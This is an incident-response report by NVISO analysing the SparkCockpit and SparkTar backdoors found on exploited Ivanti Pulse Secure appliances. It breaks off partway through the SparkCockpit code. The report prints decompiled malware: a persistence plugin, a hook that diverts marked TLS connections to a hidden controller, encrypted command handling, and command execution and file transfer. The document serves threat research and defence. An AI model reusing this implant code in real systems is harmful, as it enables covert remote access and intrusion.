NVISO Incident Response

WWW.NVISO.EU

Covert TLS n-day backdoors **SparkCockpit & SparkTar**

This report details two newly identified covert TLS-based backdoors, SparkCockpit & SparkTar, affecting Ivanti's Pulse Secure appliances.

These backdoors, observed to be placed on exploited Ivanti devices during a security investigation by the NVISO Incident Response team, evade detection by most network-based security solutions. Both backdoors offer persistence and remote access capabilities, including traffic tunneling through SOCKS proxies.

The report provides insights in the inner workings of these backdoors as well as detection rules that allow for detection of these in your environment.

ATHENS BRUSSELS FRANKFURT MUNICH VIENNA

Introduction

In early 2024, Ivanti's Pulse Secure appliances suffered from wide-spread exploitation through the then reported vulnerabilities CVE-2023-46805 & CVE-2024-21887. Amongst the many victims, a critical-sector organization triggered their NVISO incident-response retainer to support their internal security teams in the investigation of the observed compromise of their Ivanti appliance. This article documents two at-the-time undetected covert TLS-based backdoors which were identified by NVISO during this investigation: *SparkCockpit* & *SparkTar*. Both backdoors employ selective interception of TLS communication towards the legitimate Ivanti server applications. Through this technique, the attackers have managed to avoid detection by most (if not all) network-based security solutions.

While *SparkCockpit* is believed to have been deployed through the 2024 Pulse Secure exploitation, *SparkTar* has been employed at least since Q3 2023 across multiple appliances. The two backdoors offer multiple degrees of persistence and access possibilities into the victim network, for example through traffic tunneling by establishing SOCKS proxy. *SparkTar* is the most advanced backdoor with the capability of surviving both factory resets as well as appliance upgrades. Both backdoors additionally also provide capabilities to perform file uploads and command execution.

> It is important to note that given the purpose of the Ivanti Pulse Secure appliances in the environment, where they allow external, authenticated users access to various internal resources, the attackers would typically not be restricted in what resources they can reach internally in the network. Depending on the network restrictions in place, attackers could gain full network level access to a compromised environment through the network tunneling capabilities embedded in the SparkTar backdoor.
>
> This report provides a comprehensive examination of the two sophisticated and previously undetected backdoors, SparkCockpit & SparkTar. The findings of our investigation have been independently corroborated by the research performed by Mandiant and have partially been observed by Fortinet. The Our findings and detection rules detailed here are shared to support the cybersecurity community, and to allow for further detections and mitigations to take place. By sharing these insights it is the goal of NVISO to allow for organizations to get an understanding on the capabilities and inner workings of the backdoors, as well as enhancing their security posture and resilience against these evolving advanced cyber threats.

Analysis

On an architectural level, both SparkCockpit and SparkTar employ similar TTPs (Tactics, Techniques & Procedures):

— A malicious JAR plugin ensures boot-persistence. Upon starting, it loads the backdoor controller ELF.

— A traffic sniffer is injected into web processes and intercepts TLS handshakes. If the client handshake contains a specific marker, the traffic is delegated to the backdoor controller; otherwise, it passes through to the legitimate web process.

— The backdoor controller completes intercepted TLS handshakes before handling the attacker commands.

While *SparkCockpit* and *SparkTar* operate similarly, some minor differences are worth noting. First, the process of identifying and injecting web processes under *SparkTar* is performed by the backdoor controller, while for *SparkCockpit* the JAR plugin performs the identification and another dedicated attacker binary handles the injection. Another difference between these two backdoors are the employed markers; *SparkCockpit* seeks a specific set of supported TLS client ciphers while *SparkTar* seeks a specific subset in the TLS client random. The employed TLS certificates used to resume the intercepted handshake also vary; While *Spark-Cockpit* has embedded certificates, *SparkTar* leverages pre-existing on-disk certificates .

Another noteworthy observation is the complexity of *SparkTar*. Amongst its features, *SparkTar* is believed to support multiple persistence levels such as factory-reset tampering and upgrade interception. Where *SparkCockpit*'s command execution is transactional (get one command, return its result upon completion), *SparkTar* supports streaming of both input and output, providing realistic shell experiences. A final notable feature is *SparkTar*'s ability to set up two SOCKS proxies to relay attacker traffic directly into the organizations network.

In the following sections, we take a deeper dive into both backdoors which have since our investigation been independently corroborated by Mandiant and partially observed by Fortinet.

SparkCockpit

SparkCockpit is believed to have been deployed through an evolution of the Pulse Secure BUSHWALK webshell which was analyzed and described by Mandiant. The backdoor provides basic upload/download capabilities alongside command execution .




Figure 1: SparkCockpit operational overview.


Amongst the many embedded software, Ivanti's Pulse Secure offers[1] a client-less browser-based remote access functionality through the RemoteSpark solution. To achieve boot persistence, the configuration of the RemoteSpark's server component, SparkGateway, has been patched to reference and hence load the malicious `security.jar` plugin.

```
plugin = SparkPlugin
pluginFile = /data/runtime/cockpit/security.jar
```

As shown in Figure 2, upon loading, the malicious JAR periodically searches for web processes (`/home/bin/web`, line 26) and ensures they are injected with the traffic sniffer (`mem.rd`, line 33). Once all web processes injected through `memorysCounter` (line 40), the JAR ensures the backdoor controller `(dsAgent)` is up and running (lines 44 to 50).

1 *https://www.ivanti.com/resources/v/doc/ivi/2471/22c72373113a*

SparkCockpit




```java
public class SparkPlugin implements ManagerInterface {
  public static void watchdog() {
    try {
      Thread.sleep(300000L);
      ProcessBuilder processBuilder = new ProcessBuilder(new String[0]);
      Process process = Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "ps aux|grep '/home/bin/web'|grep -v grep | awk '{if (NR!=1) {print $2}}'" });
      BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
      String line;
      while ((line = reader.readLine()) != null) {
        int procnum = Integer.parseInt(line);
        String catprocstr = String.format("cat /proc/%d/maps | grep mem.rd", new Object[] { Integer.valueOf(procnum) });
        Process processinjectres = Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", catprocstr });
        BufferedReader processinjectreader = new BufferedReader(new InputStreamReader(processinjectres.getInputStream()));
        if ((line = processinjectreader.readLine()) == null) {
          String processinjectstr = String.format("/data/runtime/cockpit/memorysCounter -p %d /data/runtime/cockpit/mem.rd", new Object[] { Integer.valueOf(procnum) });
          Process process1 = Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", processinjectstr });
        }
      }
      Process processps = Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "ps aux|grep '/data/runtime/cockpit/dsAgent'|grep -v grep | awk '{print $2}'" });
      BufferedReader readerps = new BufferedReader(new InputStreamReader(processps.getInputStream()));
      if ((line = readerps.readLine()) == null) {
        Process processinjectres = Runtime.getRuntime().exec("rm -f /data/runtime/cockpit/wd.lock");
        ProcessBuilder processBuilder1 = (new ProcessBuilder(new String[] { "/data/runtime/cockpit/dsAgent" })).redirectErrorStream(true);
        Process process1 = processBuilder1.start();
      }
    } catch (Exception exception) {}
  }

  public AbstractChannel[] getChannels(String arg0) {

  public HandshakeInterface getHandshakePlugin() {
    long timeInterval = 10000L;
    Runnable runnable = new Runnable() {
        public void run() {
          while (true) {
            SparkPlugin.watchdog();
            try {
              Thread.sleep(10000L);
            } catch (InterruptedException e) {
              e.printStackTrace();
            }
          }
        }
      };
    Thread thread = new Thread(runnable);
    thread.start();
    return null;
  }
```

Figure 2: SparkCockpit's malicious SparkGateway plugin.

The `mem.rd` traffic sniffer hooks the web processes' `accept` and `accept4` methods (Figure 3, line 14 & 19). The hooking leverages the opensource PLTHook project for which detection rules have been provided in a later section.

SparkCockpit



```c
int lib_main(void)
{
  int result; // eax
  void *ptr; // [esp+14h] [ebp-14h] BYREF
  int v2; // [esp+18h] [ebp-10h]
  int v3; // [esp+1Ch] [ebp-Ch]

  ptr = 0;
  result = plthook_open((int)&ptr, 0);
  v2 = result;
  v3 = result;
  if ( !result )
  {
    result = plthook_replace((int)ptr, "accept", (int)accept_hook, (int)&origin_accept);
    v2 = result;
    v3 = result;
    if ( !result )
    {
      result = plthook_replace((int)ptr, "accept4", (int)accept4_hook, (int)&origin_accept4);
      v2 = result;
      v3 = result;
      if ( !result )
        return plthook_close(ptr);
    }
  }
  return result;
}
```

Figure 3: The SparkCockpit traffic sniffer hooking.

Upon receiving a new connection, as shown in Figure 4, the *SparkCockpit* traffic sniffer checks whether a specific marker can be found at offset `0x56` (line 13). As the controller establishes a TLS connection for hijacked connection, the marker at offset `0x56` corresponds to the TLS client hello's supported cipher components. If the marker is present, the connection is redirected to the controller (line 16), otherwise it is let through to the injected web process (line 24). *SparkCockpit* expects as attacker marker the following ciphers at zero-based offset 4:


— `TLS_DHE_RSA_WITH_AES_256_CBC_SHA256`

— `TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256`

— `TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384`

— `TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA`


SparkCockpit



```
int __cdecl accept_hook(unsigned int sockfd, int addr, int addrlen)
{
  char buf[208]; // [esp+10h] [ebp-E8h] BYREF
  void *ptr; // [esp+E0h] [ebp-18h] BYREF
  int copy; // [esp+E4h] [ebp-14h]
  ssize_t received; // [esp+E8h] [ebp-10h]
  int fd; // [esp+ECh] [ebp-Ch]

  fd = origin_accept(sockfd, addr, addrlen);
  if ( fd < 0 )
    return fd;
  received = recv(fd, buf, 0xC2u, MSG_PEEK);
  if ( received == 0xC2 && !memcmp(&buf[0x56], cipher_suites, 8u) )
  {
    copy = dup(fd);
    connect_file_and_sendmsg(copy);
    close(fd);
    fd = -1;
  }
  ptr = 0;
  plthook_open((int)&ptr, 0);
  plthook_replace((int)ptr, "accept", (int)accept_hook, 0);
  plthook_close(ptr);
  return fd;
}
```

Figure 4: The SparkCockpit traffic sniffer hijacking.

If the traffic is identified as attacker-traffic, the connection is hijacked and, through the `/tmp/runtime/cockpit/wd.fd` socket, transferred to the *SparkCockpit* controller. Non-matching TLS handshakes are let-through to the legitimate web application. The *SparkCockpit* backdoor controller, `dsAgent`, binds to the `wd.fd` socket (Figure 5, line 73) to receive hijacked connections, with which it'll perform a TLS handshake using embedded certificates.




```
68   SSL_library_init();
69   SSL_load_error_strings();
70   OPENSSL_add_all_algorithms_noconf();
71   bdfd = socket(AF_FILE, SOCK_STREAM, 0);
72   bdaddr.sa_family = AF_LOCAL;
73   strncpy(bdaddr.sa_data, "/data/runtime/cockpit/wd.fd", 0x6Cu);
74   remove(bdaddr.sa_data);
75   bderr = bind(bdfd, &bdaddr, sizeof(sockaddr_un));
76   listen(bdfd, 128);
```

Figure 5: The SparkCockpit connection transfer.

For each TLS connection, the controller base64-decodes and AES-decrypts received data (Figure 6, line 299 & 300) using the embedded AES key. This ensures that even if TLS inspection is performed, the traffic cannot be decoded without access to the backdoor itself.

SparkCockpit



```
    if ( str_isnotprint(buffer) != TRUE )
    {
      encrypted_length = base64_decode(buffer, encrypted_in);
      aes_128_decrypt(encrypted_in, encrypted_length, puser_key, &command);
      if ( str_isnotprint((char *)&command) != TRUE )
        bInvalidCommand = TRUE;
    }
    if ( bInvalidCommand )
      break;
```


Figure 6: The SparkCockpit traffic decryption.

The *SparkCockpit* backdoor controller is build to accept 3 attacker commands:

— `exec` for command execution.

— `upx` for file uploads.

— `dld` for file downloads.




```
check_exec:                 ; n
mov     dword ptr [esp+8], 5
mov     dword ptr [esp+4], offset aExec ; "exec:"
mov     dword ptr [esp], offset command ; s1
call    _strncmp
test    eax, eax
jnz     short check_upload
```

```
check_upload:               ; n
mov     dword ptr [esp+8], 4
mov     dword ptr [esp+4], offset aUpx ; "upx:"
mov     dword ptr [esp], offset command ; s1
call    _strncmp
test    eax, eax
jnz     check_download
```

```
check_download:             ; n
mov     dword ptr [esp+8], 4
mov     dword ptr [esp+4], offset aDld ; "dld:"
mov     dword ptr [esp], offset command ; s1
call    _strncmp
test    eax, eax
jnz     loc_804A881
```

Figure 7: The SparkCockpit commands.


While *SparkCockpit* is quite minimalistic, its command execution logic has specific cases targeting the bash and node interpreters.



```
envp = NULL;
bash = "//bin/bash";
v11 = "sh";
bash_flag_command = "-c";
node = "/bin/node";
node_flag_eval = "-e";
argv0 = strdup(buffer);
memset(argv, 0, sizeof(argv));
space = strchr(argv0, ' ');
argv[0] = argv0;
filename = argv0;
if ( space )
{
  *space = NULL;
  if ( !strcmp(argv0, "busybox") )
  {
    argv[0] = bash;
    filename = bash;
    argv[1] = bash_flag_command;
    *space = ' ';
    argv[2] = space + 1;
  }
  else if ( !strcmp(argv0, "node") )
  {
    argv[0] = node;
    filename = node;
    argv[1] = node_flag_eval;
    argv[2] = space + 1;
  }
  else
  {
    index = 0;
    while ( space )
    {
      *space = NULL;
      argv[++index] = space + 1;
      space = strchr(space + 1, ' ');
    }
  }
}
```

Figure 8: The SparkCockpit execution command.


Regardless of the interpreter, command execution is synchronous; Input is obtained prior to execution (Figure 9, lines 75 to 81) and outputs are returned upon command completion (Figure 9, lines 88 to 109).



```
pid = fork();
if ( pid < 0 )
  return 0;
if ( pid <= 0 )
{
  close(pipe_stdout[0]);
  close(pipe_stderr[0]);
  for ( i = 0; argv[i]; ++i )
    ;
  dup2(pipe_stdout[1], STDOUT_FILENO);
  dup2(pipe_stderr[1], STDERR_FILENO);
  execve(filename, argv, &envp);
  close(pipe_stdout[1]);
  close(pipe_stderr[1]);
  exit(0);
}
close(pipe_stdout[1]);
close(pipe_stderr[1]);
memcpy(response, "stdout:\n", 9u);
for ( response_length = strlen(response); ; response_length += read_stdout )
{
